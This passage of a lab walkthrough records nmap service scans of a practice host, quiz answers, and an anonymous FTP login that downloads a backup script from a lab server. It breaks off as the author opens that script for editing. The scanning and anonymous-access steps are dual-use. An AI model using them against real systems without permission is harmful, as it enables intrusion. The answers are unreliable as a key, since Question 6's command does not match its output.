PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.40 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```

Question 5

Type nmap -A 10.10.174.196 in the terminal and look for the answer in the terminal

Ans: Ubuntu



kali linux - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.8.94.8
11:03
Notifications
Trash
File System
Home
1211101534@kali: ~
File Actions Edit View Help

```
┌──(1211101534㉿kali)-[~]
└─$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```

Question 6

Type nmap -sV 10.10.174.196 in the terminal and look for Http_title in the terminal and there will be a value.(Internet Blog)

Ans: Blog



```
┌──(1211101534㉿kali)-[~]
└─$ nmap -A 10.10.174.196
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 11:00 EDT
Nmap scan report for 10.10.174.196
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; p
rotocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 43.54 seconds

┌──(1211101534㉿kali)-[~]
└─$ 
```


Thought Process/methodology:

For Question 1, we can get the answer by doing some research on the internet(browse Snort on google) .For Question 2, we open the terminal. Then, we use the Nmap on 10.10.174.196 by typing type Nmap 10.10.174.196 in the terminal. Then, we can get the answer from the terminal.For Question 3, type nmap -Pn 10.10.174.196 in the terminal to determine if the host is up. For Question 4, type nmap -Pn 10.10.174.196 and nmap -A 10.10.174.196 in the terminal. You can see the difference between the outputs given. For Question 5, type nmap -A 10.10.174.196 in the terminal and look for the answer in the terminal. For Question 6, type nmap -sV 10.10.174.196 in the terminal and look for Http_title in the terminal and there will be a value. For Question 7, try different scripts on the terminal.

Day 9: Anyone can be Santa!

Tools used: Kali Linux/Firefox


We type ftp ip address in the terminal.



Question 1

```
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): 
```


Then put anonymous as name so no need for a password to login.



```
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Question 1


Type ls to check files and directories in the working directory on the FTP server.



```
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> 
```


Question 2

Then type cd public to change our working directory on the FTP server and type ls again. Then we can see the script.




```
┌──(1211102835㉿kali)-[~]
└─$ ftp 10.10.176.97
Connected to 10.10.176.97.
220 Welcome to the TBFC FTP Server!.
Name (10.10.176.97:1211102835): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Type get backup.sh and get shoppinglist.txt to get the files.




```
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62850|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||20224|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
ge229 Entering Extended Passive Mode (|||22426|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****************************************************|   341      232.38 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.73 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||58336|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****************************************************|    24      334.82 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
ftp> 
```

Open a new terminal in the next tab and type nano backup.sh to edit the file.



